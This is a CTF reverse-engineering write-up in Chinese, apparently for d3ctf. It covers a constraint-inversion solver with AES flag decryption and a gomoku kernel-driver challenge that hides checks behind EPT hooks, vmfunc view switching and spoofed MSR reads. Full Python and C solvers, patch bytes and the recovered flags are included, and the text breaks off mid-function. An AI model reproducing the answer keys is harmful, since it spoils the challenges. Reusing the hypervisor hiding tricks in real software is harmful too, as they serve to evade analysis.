PERM = [7, 2, 13, 0, 11, 5, 15, 8, 1, 14, 4, 10, 6, 12, 3, 9]
FINAL_HASH = 0x53705512

HIDDEN_SEED_POS = [0, 1, 4, 5]
HIDDEN_SEED_A = [0x4D31, 0x91A7, 0x2C5E, 0xB083]
```

```python
HIDDEN_SEED_B = [0xAE1C, 0xD1BD, 0x5F43, 0x4993]
HIDDEN_SEED_ROT = [3, 7, 11, 5]

def rol16(value: int, shift: int) -> int:
    """Rotate a 16-bit integer left."""
    shift &= 15
    value &= MASK16
    return value if shift == 0 else ((value << shift) | (value >> (16 - shift))) & MASK16

def rol32(value: int, shift: int) -> int:
    """Rotate a 32-bit integer left."""
    shift &= 31
    value &= MASK32
    return value if shift == 0 else ((value << shift) | (value >> (32 - shift))) & MASK32

def rol64(value: int, shift: int) -> int:
    """Rotate a 64-bit integer left."""
    shift &= 63
    value &= MASK64
    return value if shift == 0 else ((value << shift) | (value >> (64 - shift))) & MASK64

def ror16(value: int, shift: int) -> int:
    """Rotate a 16-bit integer right."""
    shift &= 15
    value &= MASK16
    return value if shift == 0 else ((value >> shift) | (value << (16 - shift))) & MASK16

def hidden_seed(index: int) -> int:
    return rol16(
        HIDDEN_SEED_A[index] ^ HIDDEN_SEED_B[index],
        HIDDEN_SEED_ROT[index],
    )

def solved_seed_values() -> list[tuple[int, int]]:
    return [(pos, hidden_seed(i)) for i, pos in enumerate(HIDDEN_SEED_POS)]

def mix3(a: int, b: int, c: int) -> int:
    t = rol16((a + 0x9E37) & MASK16, 5)
    t ^= rol16((b * 0x45D9) & MASK16, 9)
    t = (t + (c ^ 0x7F4A)) & MASK16
    return (rol16(t, 3) ^ ((a * 0x1337) & MASK16)) & MASK16

def mix4(a: int, b: int, c: int, d: int, salt: int) -> int:
```

```
    t = mix3(a ^ rol16(d, 3), (b + salt * 0x101) & MASK16, c ^ 0xA5A5)
    t ^= rol16((d * 0x27D4 + salt * 0x33) & MASK16, (salt % 11) + 1)
    return t & MASK16

def cross(words: Sequence[int], spec: tuple[int, int, int, int, int]) -> int:
    a, b, c, d, salt = spec
    mixed_b = words[b] ^ rol16(words[d], (salt % 13) + 1)
    tail = rol16((words[d] ^ (salt * 0x1111)) & MASK16, (salt % 7) + 1)
    return (mix3(words[a], mixed_b, words[c]) + tail) & MASK16

def final_hash(words: Sequence[int]) -> int:
    h = 0x6D2B79F5
    for i, idx in enumerate(PERM):
        h ^= rol16((words[idx] + i * 0x1234) & MASK16, (i % 13) + 1)
        h = (h * 0x045D9F3B + 0x27100001) & MASK32
        h = (rol32(h, 7) ^ (h >> 11)) & MASK32
    return h

def inv_mix3_c(out: int, a: int, b: int) -> int:
    t = ror16(out ^ ((a * 0x1337) & MASK16), 3)
    base = rol16((a + 0x9E37) & MASK16, 5) ^ rol16((b * 0x45D9) & MASK16, 9)
    return ((t - base) & MASK16) ^ 0x7F4A

def inv_mix4_c(out: int, a: int, b: int, d: int, salt: int) -> int:
    aa = a ^ rol16(d, 3)
    bb = (b + salt * 0x101) & MASK16
    tail = rol16((d * 0x27D4 + salt * 0x33) & MASK16, (salt % 11) + 1)
    return inv_mix3_c(out ^ tail, aa, bb) ^ 0xA5A5

def inv_cross_c(out: int, a: int, b: int, d: int, salt: int) -> int:
    mixed_b = b ^ rol16(d, (salt % 13) + 1)
    tail = rol16((d ^ (salt * 0x1111)) & MASK16, (salt % 7) + 1)
    return inv_mix3_c((out - tail) & MASK16, a, mixed_b)

def solve_seed_words() -> list[int]:
    w = [0] * 16
    for pos, word in solved_seed_values():
        w[pos] = word
    return w

def solve_w10_candidates(words: Sequence[int]) -> list[tuple[int, int]]:
    candidates = []
    for candidate in range(0x10000):
        w15 = inv_cross_c(CROSS[1], words[4], candidate, words[1], 19)
        if mix4(words[0], words[5], candidate, w15, 11) == DIAG[0]:
            candidates.append((candidate, w15))
    return candidates
```

```
114
115 def derive_row2_candidate(base: Sequence[int], w12: int) -> list[int]:
116     """Derive only the words needed for the highly selective row-2 check."""
117     w = list(base)
118     w[12] = w12
119     w[8] = inv_mix4_c(COL[0], w[0], w[4], w[12], 5)
120     w[3] = inv_cross_c(CROSS[2], w[8], w[14], w[5], 23)
121     w[2] = inv_mix4_c(ROW[0], w[0], w[1], w[3], 1)
122     w[9] = inv_cross_c(CROSS[5], w[15], w[4], w[2], 37)
123     w[7] = inv_cross_c(CROSS[3], w[12], w[2], w[9], 29)
124     w[11] = inv_mix4_c(COL[3], w[3], w[7], w[15], 8)
125     return w
126
127 def complete_candidate(words: list[int]) -> None:
128     """Fill the two words not required by the early row-2 check."""
129     words[13] = inv_cross_c(CROSS[7], words[3], words[8], words[7], 43)
130     words[6] = inv_mix4_c(ROW[1], words[4], words[5], words[7], 2)
131
132 def solve() -> list[int]:
133     seed_words = solve_seed_words()
134     for w10, w15 in solve_w10_candidates(seed_words):
135         base = seed_words[:]
136         base[10] = w10
137         base[15] = w15
138         base[14] = inv_cross_c(CROSS[4], base[5], base[0], base[10], 31)
139         for w12 in range(0x10000):
140             words = derive_row2_candidate(base, w12)
141             if mix4(*words[8:12], 3) != ROW[2]:
142                 continue
143             complete_candidate(words)
144             if verify(words):
145                 return words
146     raise RuntimeError("no solution")
147 def verify(w: Sequence[int]) -> bool:
148     if len(w) != 16:
149         return False
150     return (
151         all(mix4(*w[i * 4 : i * 4 + 4], i + 1) == ROW[i] for i in range(4))
152         and all(mix4(w[i], w[i + 4], w[i + 8], w[i + 12], i + 5) == COL[i] for
    i in range(4))
153         and mix4(w[0], w[5], w[10], w[15], 11) == DIAG[0]
154         and mix4(w[3], w[6], w[9], w[12], 13) == DIAG[1]
155         and all(cross(w, spec) == target for spec, target in zip(CROSS_SPEC,
    CROSS))
156         and all(w[pos] == hidden_seed(i) for i, pos in
    enumerate(HIDDEN_SEED_POS))
157         and final_hash(w) == FINAL_HASH
```

```
158         )
```

输入校验通过后进入 `nativeRevealFlag` 函数生成 `flag`，分析后可以找到 `sub_2F7CC` 这个生成 `flag` 的函数

输入参数分别是 `token`、跟一个全局变量 `qword_431C8`，然后根据这两个生成 `key` 进行解密



`qword_431C8` 在 `nativeVerifyInput` 中初始化并且在认证成功时赋值，可以直接 `hook` 函数 `sub_2F7CC` 获取值，值是 `qword_431C8`

完整的解密脚本

Code block

```python
from __future__ import annotations

from typing import Sequence

from Crypto.Cipher import AES

MASK16 = 0xFFFF
MASK32 = 0xFFFFFFFF
MASK64 = 0xFFFFFFFFFFFFFFFF

ROW = [0xCEAD, 0x6D43, 0xDF57, 0xD811]
COL = [0x6558, 0xA8DC, 0x35F7, 0x10E5]
DIAG = [0x4434, 0x0735]
CROSS = [0xF826, 0xD3AE, 0x8CCC, 0x0225, 0x7C26, 0x0982, 0xEE37, 0xA397]
```

```python
CROSS_SPEC = [
    (0, 6, 11, 13, 17),
    (4, 10, 15, 1, 19),
    (8, 14, 3, 5, 23),
    (12, 2, 7, 9, 29),
    (5, 0, 14, 10, 31),
    (15, 4, 9, 2, 37),
    (6, 12, 1, 11, 41),
    (3, 8, 13, 7, 43),
]
PERM = [7, 2, 13, 0, 11, 5, 15, 8, 1, 14, 4, 10, 6, 12, 3, 9]
FINAL_HASH = 0x53705512

HIDDEN_SEED_POS = [0, 1, 4, 5]
HIDDEN_SEED_A = [0x4D31, 0x91A7, 0x2C5E, 0xB083]
HIDDEN_SEED_B = [0xAE1C, 0xD1BD, 0x5F43, 0x4993]
HIDDEN_SEED_ROT = [3, 7, 11, 5]

ENCRYPTED_FLAG = bytes([
    0xF1, 0x54, 0xEA, 0xEA, 0xFA, 0xEB, 0xF0, 0x16, 0x74, 0xF0, 0x62, 0x26,
    0x70, 0x87, 0xE5, 0x84, 0xF3, 0x84, 0x2F, 0x34, 0x2F, 0x59, 0x28, 0x3D,
    0xBF, 0x51, 0x5A, 0xAC, 0xF4, 0xCD, 0x01, 0xD1, 0x51, 0xC2, 0xA5, 0x02,
    0xB3, 0x6D, 0x45, 0xBE, 0x5C, 0xB5, 0xF9, 0xB1, 0x19, 0x42, 0xD2, 0xC1,
])

def rol16(value: int, shift: int) -> int:
    """Rotate a 16-bit integer left."""
    shift &= 15
    value &= MASK16
    return value if shift == 0 else ((value << shift) | (value >> (16 -
shift))) & MASK16

def rol32(value: int, shift: int) -> int:
    """Rotate a 32-bit integer left."""
    shift &= 31
    value &= MASK32
    return value if shift == 0 else ((value << shift) | (value >> (32 -
shift))) & MASK32

def rol64(value: int, shift: int) -> int:
    """Rotate a 64-bit integer left."""
    shift &= 63
    value &= MASK64
    return value if shift == 0 else ((value << shift) | (value >> (64 -
shift))) & MASK64

def ror16(value: int, shift: int) -> int:
```

```
    """Rotate a 16-bit integer right."""
    shift &= 15
    value &= MASK16
    return value if shift == 0 else ((value >> shift) | (value << (16 - shift))) & MASK16

def hidden_seed(index: int) -> int:
    return rol16(
        HIDDEN_SEED_A[index] ^ HIDDEN_SEED_B[index],
        HIDDEN_SEED_ROT[index],
    )

def solved_seed_values() -> list[tuple[int, int]]:
    return [(pos, hidden_seed(i)) for i, pos in enumerate(HIDDEN_SEED_POS)]

def mix3(a: int, b: int, c: int) -> int:
    t = rol16((a + 0x9E37) & MASK16, 5)
    t ^= rol16((b * 0x45D9) & MASK16, 9)
    t = (t + (c ^ 0x7F4A)) & MASK16
    return (rol16(t, 3) ^ ((a * 0x1337) & MASK16)) & MASK16

def mix4(a: int, b: int, c: int, d: int, salt: int) -> int:
    t = mix3(a ^ rol16(d, 3), (b + salt * 0x101) & MASK16, c ^ 0xA5A5)
    t ^= rol16((d * 0x27D4 + salt * 0x33) & MASK16, (salt % 11) + 1)
    return t & MASK16

def cross(words: Sequence[int], spec: tuple[int, int, int, int, int]) -> int:
    a, b, c, d, salt = spec
    mixed_b = words[b] ^ rol16(words[d], (salt % 13) + 1)
    tail = rol16((words[d] ^ (salt * 0x1111)) & MASK16, (salt % 7) + 1)
    return (mix3(words[a], mixed_b, words[c]) + tail) & MASK16

def final_hash(words: Sequence[int]) -> int:
    h = 0x6D2B79F5
    for i, idx in enumerate(PERM):
        h ^= rol16((words[idx] + i * 0x1234) & MASK16, (i % 13) + 1)
        h = (h * 0x045D9F3B + 0x27100001) & MASK32
        h = (rol32(h, 7) ^ (h >> 11)) & MASK32
    return h

def inv_mix3_c(out: int, a: int, b: int) -> int:
    t = ror16(out ^ ((a * 0x1337) & MASK16), 3)
    base = rol16((a + 0x9E37) & MASK16, 5) ^ rol16((b * 0x45D9) & MASK16, 9)
    return ((t - base) & MASK16) ^ 0x7F4A

def inv_mix4_c(out: int, a: int, b: int, d: int, salt: int) -> int:
    aa = a ^ rol16(d, 3)
```

```
    bb = (b + salt * 0x101) & MASK16
    tail = rol16((d * 0x27D4 + salt * 0x33) & MASK16, (salt % 11) + 1)
    return inv_mix3_c(out ^ tail, aa, bb) ^ 0xA5A5

def inv_cross_c(out: int, a: int, b: int, d: int, salt: int) -> int:
    mixed_b = b ^ rol16(d, (salt % 13) + 1)
    tail = rol16((d ^ (salt * 0x1111)) & MASK16, (salt % 7) + 1)
    return inv_mix3_c((out - tail) & MASK16, a, mixed_b)

def solve_seed_words() -> list[int]:
    w = [0] * 16
    for pos, word in solved_seed_values():
        w[pos] = word
    return w

def solve_w10_candidates(words: Sequence[int]) -> list[tuple[int, int]]:
    candidates = []
    for candidate in range(0x10000):
        w15 = inv_cross_c(CROSS[1], words[4], candidate, words[1], 19)
        if mix4(words[0], words[5], candidate, w15, 11) == DIAG[0]:
            candidates.append((candidate, w15))
    return candidates

def derive_row2_candidate(base: Sequence[int], w12: int) -> list[int]:
    """Derive only the words needed for the highly selective row-2 check."""
    w = list(base)
    w[12] = w12
    w[8] = inv_mix4_c(COL[0], w[0], w[4], w[12], 5)
    w[3] = inv_cross_c(CROSS[2], w[8], w[14], w[5], 23)
    w[2] = inv_mix4_c(ROW[0], w[0], w[1], w[3], 1)
    w[9] = inv_cross_c(CROSS[5], w[15], w[4], w[2], 37)
    w[7] = inv_cross_c(CROSS[3], w[12], w[2], w[9], 29)
    w[11] = inv_mix4_c(COL[3], w[3], w[7], w[15], 8)
    return w

def complete_candidate(words: list[int]) -> None:
    """Fill the two words not required by the early row-2 check."""
    words[13] = inv_cross_c(CROSS[7], words[3], words[8], words[7], 43)
    words[6] = inv_mix4_c(ROW[1], words[4], words[5], words[7], 2)

def solve() -> list[int]:
    seed_words = solve_seed_words()
    for w10, w15 in solve_w10_candidates(seed_words):
        base = seed_words[:]
        base[10] = w10
        base[15] = w15
        base[14] = inv_cross_c(CROSS[4], base[5], base[0], base[10], 31)
```

```
        for w12 in range(0x10000):
            words = derive_row2_candidate(base, w12)
            if mix4(*words[8:12], 3) != ROW[2]:
                continue
            complete_candidate(words)
            if verify(words):
                return words
    raise RuntimeError("no solution")

def verify(w: Sequence[int]) -> bool:
    if len(w) != 16:
        return False
    return (
        all(mix4(*w[i * 4 : i * 4 + 4], i + 1) == ROW[i] for i in range(4))
        and all(mix4(w[i], w[i + 4], w[i + 8], w[i + 12], i + 5) == COL[i] for i in range(4))
        and mix4(w[0], w[5], w[10], w[15], 11) == DIAG[0]
        and mix4(w[3], w[6], w[9], w[12], 13) == DIAG[1]
        and all(cross(w, spec) == target for spec, target in zip(CROSS_SPEC, CROSS))
        and all(w[pos] == hidden_seed(i) for i, pos in enumerate(HIDDEN_SEED_POS))
        and final_hash(w) == FINAL_HASH
    )

def to_hex(w: Sequence[int]) -> str:
    return "".join(f"{x & MASK16:04x}" for x in w)

def fnv1a64(text: str) -> int:
    h = 0xCBF29CE484222325
    for byte in text.encode():
        h ^= byte
        h = (h * 0x100000001B3) & MASK64
    return h

def mix_key_word(value: int) -> int:
    value = (value + 0x9E3779B97F4A7C15) & MASK64
    value = ((value ^ (value >> 30)) * 0xBF58476D1CE4E5B9) & MASK64
    value = ((value ^ (value >> 27)) * 0x94D049BB133111EB) & MASK64
    return (value ^ (value >> 31)) & MASK64

def derive_flag_key(text: str) -> bytes:
    token_hash = fnv1a64(text)
    qword_431C8 = 0xa01c8100444fb480
    first = mix_key_word(token_hash ^ qword_431C8 ^ 0xD3C7F19A5EED2026)
    second = mix_key_word(qword_431C8 ^ rol64(token_hash, 17) ^ 0xA11CE5C0DEC0DE42)
```

```
195       return first.to_bytes(8, "little") + second.to_bytes(8, "little")
196
197   def decrypt_flag(text: str) -> str:
198       key = derive_flag_key(text)
199       plain = AES.new(key, AES.MODE_ECB).decrypt(ENCRYPTED_FLAG)
200       padding = plain[-1]
201       if padding < 1 or padding > 16 or plain[-padding:] != bytes([padding]) *
      padding:
202           raise RuntimeError("flag padding check failed")
203       flag = plain[:-padding].decode("ascii")
204       if not flag.startswith("d3ctf{") or not flag.endswith("}"):
205           raise RuntimeError("flag format check failed")
206       return flag
207
208   def main() -> int:
209       words = solve()
210       if not verify(words):
211           raise RuntimeError("internal error: recovered words failed
      verification")
212       token = to_hex(words)
213       print(f"input: {token}")
214       print(f"flag: {decrypt_flag(token)}")
215       return 0
216
217   if __name__ == "__main__":
218       raise SystemExit(main())
219
```

d3gomoku

1. 总体结构

题目驱动实现了一个五子棋游戏，公开面只有一组 IOCTL、落子、撤销、查询和一条看起来像普通胜负判断的路径。真正的 flag 解密逻辑在驱动内部解出的第二阶段 PE 中。

公开驱动负责游戏状态、历史记录和 AI 落子；第二阶段模块负责隐藏判定（EPT hook）、双视图常量替换（vmfunc eptp switching）、盐值伪造（msr bitmap），以及最终的 39 字节正文和注册表写入。

第二阶段模块的导出入口位于 `0x140018330`，停止入口位于 `0x1400184C0`。真正的比较主体在 `0x1400184F0`，而视图切换桥接点在 `0x140010841`。

2. 公开落子链

公开 IOCTL 如下：

Code block

```
0x222040  初始化
0x222044  重置
0x222048  落子
0x22204C  悔棋
0x222050  查询
```

`0x1400319C0` 是设备控制分发点，`0x140036E1F` 进入落子主分支，`0x1400372B0` 附近完成玩家落子、AI 响应和隐藏门的衔接。

隐藏门里的 `ACELETMEIN` 只是一处 decoy marker，位于 `0x1400312F0`：

Code block

```
ACELETMEIN
```

这段代码先做边界检查，再返回一个很小的谓词；它本身不是实际 hook 点，只是让 decoy 分支保持可见。真正的 EPT hook entry 在 `0x1400311C0`，`0x140042F7F` 仍是外层封装点，后续隐藏校验发生在第二阶段模块里。

3. 第二阶段模块的双视图

第二阶段模块把同一段逻辑拆成两套视图：

- clean/read view：静态可见，看到的是诱饵常量。
- hook/execute view：执行时可见，看到的是实际常量。

clean view 里的终值是：

Code block

```
0x3CA5218358266D71
0x409B7C7DB5881627
```

hook view 里的真实终值是：

Code block

```
0x44EA257DE1CEFB27
0xEED3C641A4C3A7A7
```

执行视图中的 patch 片段可还原为：

Code block

```
45 8b c9
```

```
45 0f b6 c0
0f b6 d2
49 ba 27 fb ce e1 7d 25 ea 44
49 bb a7 a7 c3 a4 41 c6 d3 ee
48 b8 41 08 01 40 01 00 00 00
ff e0
```

对应含义是：

Code block

```
mov      r9d, r9d
movzx    r8d, r8b
movzx    edx, dl
mov      r10, 0x44ea257de1cefb27
mov      r11, 0xeed3c641a4c3a7a7
mov      rax, 0x140010841
jmp      rax
```

`0x140010841` 负责先切回 clean view，再把 `R10/R11` 作为后续参数转交给 `0x1400184F0`。这样做的结果是：静态分析看到的是假常量，真正执行时看到的是实常量。

4. 盐值与 base-37 fold

隐藏路径里用到的静态盐值材料是 `0x00D31145`。第二阶段模块内的 `rdmsr` 伪造返回的是 `0x00D10155`，两者异或后得到最终盐值：

Code block

```
0x00D31145 ^ 0x00D10155 = 0x00021010
```

每一轮先把人类落子和 AI 落子分别求和：

Code block

```
a_i = HumanX_i + AiX_i
b_i = HumanY_i + AiY_i
```

然后把这两个和编码成两条 base-37 轨道：

Code block

```
p_0 = (Salt >> 1) & 0xF
q_0 = (Salt >> 5) & 0xF
```

```
3
4   c_i = (((Salt >> ((i & 3) * 8)) & 0xff) + 7 * i + 0x13) % 37
5   d_i = (((Salt >> (((i + 1) & 3) * 8)) & 0xff) + 11 * i + 0x1d) % 37
6
7   x_i = (a_i + p_i + 2 * b_i + c_i) % 37
8   y_i = (b_i + q_i + 3 * a_i + d_i) % 37
9
10  X = X * 37 + x_i
11  Y = Y * 37 + y_i
12
13  p_{i+1} = a_i
14  q_{i+1} = b_i
```

两条 64-bit 轨道的初值不是 0，而是由盐值再做一次混洗得到。这个初值只影响展开起点，不改变后面的逆推框架。

因为 `37^10 < 2^64`，所以十轮以内不会出现回绕混淆。对两个 64-bit 目标先做 base-37 逆展开，再联立每一轮的两元一次方程，就能把每轮的坐标和唯一解出来：

Code block

```
1   u = (digitX - c_i - p_i) mod 37
2   v = (digitY - d_i - q_i) mod 37
3
4   a_i = (2 * v - u) * inv5 mod 37
5   b_i = (v - 3 * a_i) mod 37
```

在 1 到 9 轮时没有解，10 轮时出现唯一可行序列：

Code block

```
1   (5,1), (3,8), (3,12), (5,12), (0,18),
2   (0,12), (9,3), (8,5), (6,7), (5,4)
```

5. 真实落子路径

每个 `a_i/b_i` 有多种拆分方式；需要模拟五子棋引擎跑合法落子和真实 AI 响应。

实际搜索时，对每一轮都枚举所有能和当前目标和相配的玩家落子，再让原始 AI 走一手，检查是否满足该轮的和约束并且棋盘仍然合法。这样跑到第 10 轮时，会出现几条看起来都合理的落子序列，但只有一条能通过最终正文校验。

唯一通过的落子序列是：

Code block

```
1.  H(2,0)  A(3,1)
2.  H(0,6)  A(3,2)
3.  H(0,9)  A(3,3)
4.  H(2,8)  A(3,4)
5.  H(0,8)  A(0,10)
6.  H(0,7)  A(0,5)
7.  H(4,1)  A(5,2)
8.  H(4,3)  A(4,2)
9.  H(4,5)  A(2,2)
10. H(1,0)  A(4,4)
```

自行编写客户端走该序列，驱动会在注册表写入 flag。

6. 39 字节正文与双校验

初始正文为：

Code block

```
3b0fe8d33280a674c76a422d65ba6724d5fb2abfb8f5f7fd1a9ac555d1fea28e89de2ea7ccc7e4
```

最终正文为：

Code block

```
486579356834643077773 46c6b33522d31643265666164642d616165662d7a656e752d73313030
```

转成文本是：

Code block

```
Hey5h4d0ww4lk3R-1d2efadd-aaef-zenu-s100
```

校验密钥是：

Code block

```
0xB582A7EB
```

两层校验分别是：

Code block

```
H1 = SHA256(LE32(0xB0D7A925) || LE32(0xB582A7EB) || LE32(39) || body)
H2 = SHA256(LE32(0xD3E7A251) || LE32(0xB582A7EB) || LE32(counter) ||
LE32(generation) || LE32(39) || LE32(state60) || LE32(state64) ||
LE32(state68) || H1)
```

在正确序列下，两层校验都通过，最终 flag 就是：

Code block

```
d3ctf{Hey5h4d0ww4lk3R-1d2efadd-aaef-zenu-s100}
```

求解序列的完整 exp：

Code block

```c
#include <stdint.h>
#include <inttypes.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BOARD_SIZE 15
#define ROLE_EMPTY 0
#define ROLE_HUMAN 1
#define ROLE_COMPUTER 2

#define SEARCH_MAX_DEPTH 30
#define SEARCH_MAX_CANDIDATES 225
#define SEARCH_MAX_NODES 12000000u

#define PPM_MAX_HISTORY 320
#define PPM_MAX_ADDED 8

#define GOMOKU_MAX_SCORE 10000000
#define GOMOKU_MIN_SCORE (-10000000)

#define REAL_SALT_B 0x00021010u
#define HIDDEN_CONSTRAINT_RADIX 37ull
#define REAL_FINAL_X 0x44EA257DE1CEFB27ull
#define REAL_FINAL_Y 0xEED3C641A4C3A7A7ull

#define VMX_CODE_FOLD 0xB582A7EBu
#define VMX_BODY_LENGTH 39u

static const uint8_t VMX_BODY_TAG_SHA256[32] = {
```

```c
    0x27u, 0xCDu, 0xDBu, 0x50u, 0x3Du, 0x66u, 0xBBu, 0x0Cu,
    0xFAu, 0x3Cu, 0x73u, 0xE6u, 0x26u, 0x22u, 0x83u, 0x1Fu,
    0xFAu, 0xE5u, 0xA9u, 0x2Cu, 0xACu, 0xC9u, 0x12u, 0xDEu,
    0xC2u, 0x0Au, 0x9Eu, 0x3Fu, 0x7Eu, 0x54u, 0xE2u, 0x3Fu
};

static const uint8_t VMX_READY_BASIS_SHA256[32] = {
    0x51u, 0xF8u, 0x09u, 0x84u, 0x97u, 0x6Au, 0xB5u, 0x06u,
    0xB3u, 0xDCu, 0xDFu, 0x95u, 0xA9u, 0xC0u, 0xBEu, 0xB6u,
    0xD1u, 0x3Au, 0x4Eu, 0x4Fu, 0xDDu, 0x5Fu, 0x8Cu, 0x5Bu,
    0x41u, 0x98u, 0x49u, 0x1Fu, 0x2Au, 0x5Bu, 0x5Fu, 0xBBu
};

typedef struct Move {
    int x;
    int y;
} Move;

typedef struct ScoredMove {
    int x;
    int y;
    int score;
} ScoredMove;

typedef struct PpmHistory {
    int added_x[PPM_MAX_ADDED];
    int added_y[PPM_MAX_ADDED];
    int added_count;
    int removed_x;
    int removed_y;
} PpmHistory;

typedef struct Ppm {
    uint8_t is_candidate[BOARD_SIZE][BOARD_SIZE];
    PpmHistory history[PPM_MAX_HISTORY];
    int history_count;
} Ppm;

typedef struct Game {
    uint8_t board[BOARD_SIZE][BOARD_SIZE];
    int all_score[2];
    int human_count;
    int ai_count;
    Move human[SEARCH_MAX_DEPTH];
    Move ai[SEARCH_MAX_DEPTH];
    Ppm ppm;
} Game;
```

```
78
79  typedef struct Solution {
80      int depth;
81      Move human[SEARCH_MAX_DEPTH];
82      Move ai[SEARCH_MAX_DEPTH];
83      uint64_t fold_x;
84      uint64_t fold_y;
85  } Solution;
86
87  typedef struct ReadyState {
88      uint32_t path_fold;
89      uint32_t fail_fold;
90      uint32_t ready_fold;
91      uint32_t submit_count;
92  } ReadyState;
93
94  typedef struct ConstraintTarget {
95      int depth;
96      int lane_x[SEARCH_MAX_DEPTH];
97      int lane_y[SEARCH_MAX_DEPTH];
98  } ConstraintTarget;
99
100 typedef struct Pattern {
101     const char *pat;
102     int len;
103     int score;
104 } Pattern;
105
106 static const Pattern g_patterns[] = {
107     { "11111",  5, 50000 },
108     { "011110", 6, 4320  },
109     { "011100", 6, 720   },
110     { "001110", 6, 720   },
111     { "011010", 6, 720   },
112     { "010110", 6, 720   },
113     { "11110",  5, 720   },
114     { "01111",  5, 720   },
115     { "11011",  5, 720   },
116     { "10111",  5, 720   },
117     { "11101",  5, 720   },
118     { "001100", 6, 120   },
119     { "001010", 6, 120   },
120     { "010100", 6, 120   },
121     { "000100", 6, 20    },
122     { "001000", 6, 20    },
123 };
124
```

```c
static uint32_t g_nodes;

static int min_int(int a, int b) { return a < b ? a : b; }
static int max_int(int a, int b) { return a > b ? a : b; }

static uint32_t rotl32(uint32_t value, uint32_t shift)
{
    uint32_t n = shift & 31u;
    return n == 0u ? value : ((value << n) | (value >> (32u - n)));
}

static uint32_t mix32(uint32_t seed, uint32_t value)
{
    seed ^= value + 0x6C8E9CF5u + (seed << 7u) + (seed >> 3u);
    seed *= 0x7FEB352Du;
    seed ^= seed >> 16u;
    return seed;
}

static uint64_t mix64(uint64_t value)
{
    value ^= value >> 33u;
    value *= 0xFF51AFD7ED558CCDull;
    value ^= value >> 33u;
    value *= 0xC4CEB9FE1A85EC53ull;
    value ^= value >> 33u;
    return value;
}

typedef struct Sha256Ctx {
    uint8_t data[64];
    uint32_t data_len;
    uint64_t bit_len;
    uint32_t state[8];
} Sha256Ctx;

static const uint32_t SHA256_K[64] = {
    0x428A2F98u, 0x71374491u, 0xB5C0FBCFu, 0xE9B5DBA5u,
    0x3956C25Bu, 0x59F111F1u, 0x923F82A4u, 0xAB1C5ED5u,
    0xD807AA98u, 0x12835B01u, 0x243185BEu, 0x550C7DC3u,
    0x72BE5D74u, 0x80DEB1FEu, 0x9BDC06A7u, 0xC19BF174u,
    0xE49B69C1u, 0xEFBE4786u, 0x0FC19DC6u, 0x240CA1CCu,
    0x2DE92C6Fu, 0x4A7484AAu, 0x5CB0A9DCu, 0x76F988DAu,
    0x983E5152u, 0xA831C66Du, 0xB00327C8u, 0xBF597FC7u,
    0xC6E00BF3u, 0xD5A79147u, 0x06CA6351u, 0x14292967u,
    0x27B70A85u, 0x2E1B2138u, 0x4D2C6DFCu, 0x53380D13u,
    0x650A7354u, 0x766A0ABBu, 0x81C2C92Eu, 0x92722C85u,
```

```
    0xA2BFE8A1u, 0xA81A664Bu, 0xC24B8B70u, 0xC76C51A3u,
    0xD192E819u, 0xD6990624u, 0xF40E3585u, 0x106AA070u,
    0x19A4C116u, 0x1E376C08u, 0x2748774Cu, 0x34B0BCB5u,
    0x391C0CB3u, 0x4ED8AA4Au, 0x5B9CCA4Fu, 0x682E6FF3u,
    0x748F82EEu, 0x78A5636Fu, 0x84C87814u, 0x8CC70208u,
    0x90BEFFFAu, 0xA4506CEBu, 0xBEF9A3F7u, 0xC67178F2u
};

static uint32_t rotr32_sha(uint32_t value, uint32_t shift)
{
    return (value >> shift) | (value << (32u - shift));
}

static void sha256_transform(Sha256Ctx *ctx, const uint8_t data[64])
{
    uint32_t m[64];
    uint32_t a, b, c, d, e, f, g, h;
    uint32_t i;

    for (i = 0; i < 16u; ++i) {
        uint32_t j = i * 4u;
        m[i] = ((uint32_t)data[j] << 24u) |
            ((uint32_t)data[j + 1u] << 16u) |
            ((uint32_t)data[j + 2u] << 8u) |
            (uint32_t)data[j + 3u];
    }
    for (i = 16u; i < 64u; ++i) {
        uint32_t s0 = rotr32_sha(m[i - 15u], 7u) ^
            rotr32_sha(m[i - 15u], 18u) ^
            (m[i - 15u] >> 3u);
        uint32_t s1 = rotr32_sha(m[i - 2u], 17u) ^
            rotr32_sha(m[i - 2u], 19u) ^
            (m[i - 2u] >> 10u);
        m[i] = m[i - 16u] + s0 + m[i - 7u] + s1;
    }

    a = ctx->state[0];
    b = ctx->state[1];
    c = ctx->state[2];
    d = ctx->state[3];
    e = ctx->state[4];
    f = ctx->state[5];
    g = ctx->state[6];
    h = ctx->state[7];

    for (i = 0; i < 64u; ++i) {
```

```
218         uint32_t s1 = rotr32_sha(e, 6u) ^ rotr32_sha(e, 11u) ^ rotr32_sha(e,
    25u);
219         uint32_t ch = (e & f) ^ ((~e) & g);
220         uint32_t temp1 = h + s1 + ch + SHA256_K[i] + m[i];
221         uint32_t s0 = rotr32_sha(a, 2u) ^ rotr32_sha(a, 13u) ^ rotr32_sha(a,
    22u);
222         uint32_t maj = (a & b) ^ (a & c) ^ (b & c);
223         uint32_t temp2 = s0 + maj;
224         h = g;
225         g = f;
226         f = e;
227         e = d + temp1;
228         d = c;
229         c = b;
230         b = a;
231         a = temp1 + temp2;
232     }
233
234     ctx->state[0] += a;
235     ctx->state[1] += b;
236     ctx->state[2] += c;
237     ctx->state[3] += d;
238     ctx->state[4] += e;
239     ctx->state[5] += f;
240     ctx->state[6] += g;
241     ctx->state[7] += h;
242 }
243
244 static void sha256_init(Sha256Ctx *ctx)
245 {
246     memset(ctx, 0, sizeof(*ctx));
247     ctx->state[0] = 0x6A09E667u;
248     ctx->state[1] = 0xBB67AE85u;
249     ctx->state[2] = 0x3C6EF372u;
250     ctx->state[3] = 0xA54FF53Au;
251     ctx->state[4] = 0x510E527Fu;
252     ctx->state[5] = 0x9B05688Cu;
253     ctx->state[6] = 0x1F83D9ABu;
254     ctx->state[7] = 0x5BE0CD19u;
255 }
256
257 static void sha256_update(Sha256Ctx *ctx, const void *data, uint32_t len)
258 {
259     const uint8_t *bytes = (const uint8_t *)data;
260     uint32_t i;
261     for (i = 0; i < len; ++i) {
262         ctx->data[ctx->data_len++] = bytes[i];
```

```
        if (ctx->data_len == 64u) {
            sha256_transform(ctx, ctx->data);
            ctx->bit_len += 512ull;
            ctx->data_len = 0;
        }
    }
}

static void sha256_update_u32le(Sha256Ctx *ctx, uint32_t value)
{
    uint8_t bytes[4];
    bytes[0] = (uint8_t)(value & 0xFFu);
    bytes[1] = (uint8_t)((value >> 8u) & 0xFFu);
